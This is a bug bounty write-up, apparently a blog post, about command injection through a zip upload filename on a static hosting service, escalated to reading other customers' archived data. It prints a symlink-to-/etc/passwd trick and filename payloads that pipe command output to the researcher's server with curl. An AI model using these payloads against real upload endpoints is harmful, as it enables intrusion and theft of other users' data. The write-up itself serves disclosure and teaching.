

Ho,ho, ho Merry Christmas everyone 🙂
Xmas is coming, and I am bringing the write-up on the RCE I found in Zip upload functionality.
I tested the company that sells domains and hosting. One of the hosting type is simple static hosting, which allows uploading zip files, and this zip file is automatically extracted in the website directory. There is also the simple content editor, where you can create/ delete /update/ view files and folders. So, first thing to get there, I needed to buy a domain name. The first thing that came to mind was a path traversal attack. In short, when you upload zip file with a file named like this “../../../etc/passwd”, when extracted, the extraction will take place in a different directory than expected, and this way you have arbitrary file write. Well, not this time. The app had protections against that and didn’t allow uploading zip files with such filenames inside.
I moved on and tried the second attack – the symbolic link attack – I created a symlink inside the zipfile, pointing to /etc/passwd, and after extraction, I saw the content of /etc/passwd – classified and paid as P1 (750 USD). Here is the full write-up.

I stopped testing this app and focused on other PHP apps where I also started searching for symlink attack vulnerabilities, and I found some, but… the content of the file was jus the text “/etc/passwd”. I could not understand this. As I read a bit more about PHP zipfile handling, it was clear that by default, PHP libraries responsible for zipfile extraction don’t extract the content of symlinks, just the name.
I thought, although the app is written in PHP, there must be some other way of extracting the zip files. Maybe using the simple unzip() system command. That would extract the content of the file pointed to by the symlink. The request was like:
POST /upload HTTP/2 Host: redacted.com ------geckoformboundaryb54159f597a93 c748c82fe2e06880ce0 Content-Disposition: form-data; name="domain" mywebsite.com ------ geckoformboundaryb54159f597a93 c748c82fe2e06880ce0 Content-Disposition: form-data; name="myfile"; filename="hello.zip" Content-Type: application/x-zip-compressed
What if the unzip command is executed by system(), exec() or something similar? If so, maybe it is vulnerable to command injection and in the end, RCE. I run a simple HTTP server via php -S 0:8888 on my VPS and tried:
Content-Disposition: form-data; name="myfile"; filename="hello.zip";curl -s myserver:8888?a=$(id)
I immediately saw the request with the output of the id command. Yeah, I had command inject and RCE.

I reported it, and after some time, the response was:
“We consider this a self-attack. Users on the new static hosting instance are caged using CageFS, so the only commands you would be able to run are ones that affect your own user”
Wait, wait? I was surprised and disappointed at the same time. Self-RCE. That was something new. Ok, I decided to dig deeper :).
First thought was to read about CageFS and try to escape the cage. Before that, however, I decided to look around the file system. I used these requests:
POST /upload HTTP/2
Content-Disposition: form-data; name="myfile"; filename="test.zip;curl -s myserver8888?cmd=$(ls |base64 -w 0)"
The output was formatted as a base64 string of the cmd parameter. After a while, I found an archive directory with archived content of other users’ domains. I quickly found out I could read other users’ data, secrets, and the whole archived content. I reported that, and this was immediately classified and paid as P1 (sensitive data exposure) – another 750 USD. Now I was happy with the result.


Apart from that, I found some app source code hidden in another place.
Impact: 2 x Critical
Bounty: 2 x 750 USD
See you next bug